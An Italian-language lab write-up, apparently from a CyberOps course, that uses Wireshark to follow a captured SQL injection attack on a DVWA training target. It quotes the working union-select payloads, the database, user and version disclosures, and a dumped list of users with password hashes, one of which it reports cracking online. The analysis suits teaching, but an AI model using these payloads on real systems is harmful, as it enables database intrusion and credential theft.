
Attacco a un Database MySQL


View the SQL Injection Attack

1. Ho cliccato su **Applications > CyberOPS > Wireshark** sul desktop e ho navigato fino all'applicazione **Wireshark**.
Nell'applicazione Wireshark, ho cliccato su **Apri** al centro dell'applicazione sotto **File**.


Ho navigato nella directory **/home/analyst/** e cercato la cartella **lab.support.files**. Nella directory **lab.support.files**, ho aperto il file **SQL_Lab.pcap**.

Il file PCAP si è aperto all'interno di Wireshark e ha mostrato il traffico di rete catturato. Questo file di cattura mostra un attacco **Sql Injection.**





2. Nella cattura di Wireshark, ho fatto clic con il tasto destro sulla riga 13 e ho selezionato **Follow > HTTP Stream**. Ho scelto la riga 13 perché si tratta di una richiesta **GET** HTTP. Questo è molto utile per seguire il flusso di dati come lo vede il livello delle applicazioni e porta al test della query per l'iniezione SQL.
Ho cliccato su **Find** e ho inserito **1=1**.



```
..</form>
..<pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
.</div>

.<h2>More Information</h2>
.<ul>
..<li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/5DP0N1P76E.html</a></li>
..<li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
..<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
..<li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" target="_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-ch
..<li><a href="https://www.owasp.org/index.php/SQL_Injection" target="_blank">https://www.owasp.org/index.php/SQL_Injection</a></li>
..<li><a href="http://bobby-tables.com/" target="_blank">http://bobby-tables.com/</a></li>
```

L'attaccante ha inserito una query (1=1) in una casella di ricerca UserID sul target 10.0.2.15 per verificare se l'applicazione è vulnerabile all'SQL injection. Invece di rispondere con un messaggio di errore di login, l'applicazione ha risposto con un record dal database. L'attaccante ha verificato che può inserire un comando SQL e il database risponderà. La stringa di ricerca 1=1 crea un'istruzione SQL che sarà sempre vera.

The SQL Injection Attack continues…

1. Nella cattura di Wireshark, ho fatto clic con il tasto destro sulla riga 19 e ho selezionato **Follow > HTTP Stream**.
Ho cliccato su **Find** e ho inserito **1=1**.

L'attaccante ha inserito una query (1’ or 1=1 union select database(), user()#) nella casella di ricerca **UserID** sul target **10.0.2.15**. Il nome del database è **dvwa** e l'utente del database è **root@localhost**. Inoltre, sono stati visualizzati diversi account utente.

```
..</form>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID:
1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1
union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select
database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
.</div>
```

The SQL Injection Attack provides system information

1. Nella cattura di Wireshark, ho fatto clic con il tasto destro sulla riga 22 e ho selezionato **Follow > HTTP Stream**. In rosso, il traffico di origine è mostrato mentre invia la richiesta **GET** all'host **10.0.2.15**. In blu, il dispositivo di destinazione sta rispondendo alla sorgente.

Ho cliccato su **Find**, ho inserito **1=1**.

L'attaccante ha inserito una query (1' or 1=1 union select null, version()#) nella casella di ricerca **UserID** sul target **10.0.2.15** per localizzare l'identificatore di versione. Ho notato che l'identificatore di versione si trova alla fine dell'output, proprio prima del codice HTML di chiusura </pre> .



```
..</form>
..<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1
union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null,
version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Bob<br />
>Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname:
5.7.12-0ubuntu1.1</pre>
.</div>
```


La versione di MySQL è **5.7.12-0.**

The SQL Injection Attack and Table Information

1. Nella cattura di Wireshark, ho fatto clic con il tasto destro sulla riga 25 e ho selezionato **Follow > HTTP Stream**. La sorgente è mostrata in rosso; ha inviato una richiesta **GET** all'host **10.0.2.15**. In blu, il dispositivo di destinazione sta rispondendo alla sorgente.
Ho cliccato su **Find**, ho inserito **users**.

L'attaccante ha inserito una query (1'or 1=1 union select null, table_name from information_schema.tables#) nella casella di ricerca **UserID** sul target **10.0.2.15** per visualizzare tutte le tabelle nel database. Questo ha generato un output enorme con molte tabelle, poiché l'attaccante ha specificato "null" senza ulteriori specificazioni.



The SQL Injection Attack Concludes

1. Nella cattura di Wireshark, ho fatto clic con il tasto destro sulla riga 28 e ho selezionato **Follow > HTTP Stream**. La sorgente è mostrata in rosso; ha inviato una richiesta **GET** all'host **10.0.2.15**. In blu, il dispositivo di destinazione sta rispondendo alla sorgente.
Ho cliccato su **Find** e ho inserito **1=1**.

L'attaccante ha inserito una query (1'or 1=1 union select user, password from users#) nella casella di ricerca **UserID** sul target **10.0.2.15** per estrarre nomi utente e hash delle password!

```
..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</
pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname:
Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname:
Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname:
Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select
user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</
pre>
.</div>
```

Ho trovato che l'utente **1337** ha l'hash della password **8d3533d75ae2c3966d7e0d4fcc69216b** e, utilizzando il servizio di password cracking dal sito:https://crackstation.net/ , ho scoperto che la password in chiaro corrispondente è "charley".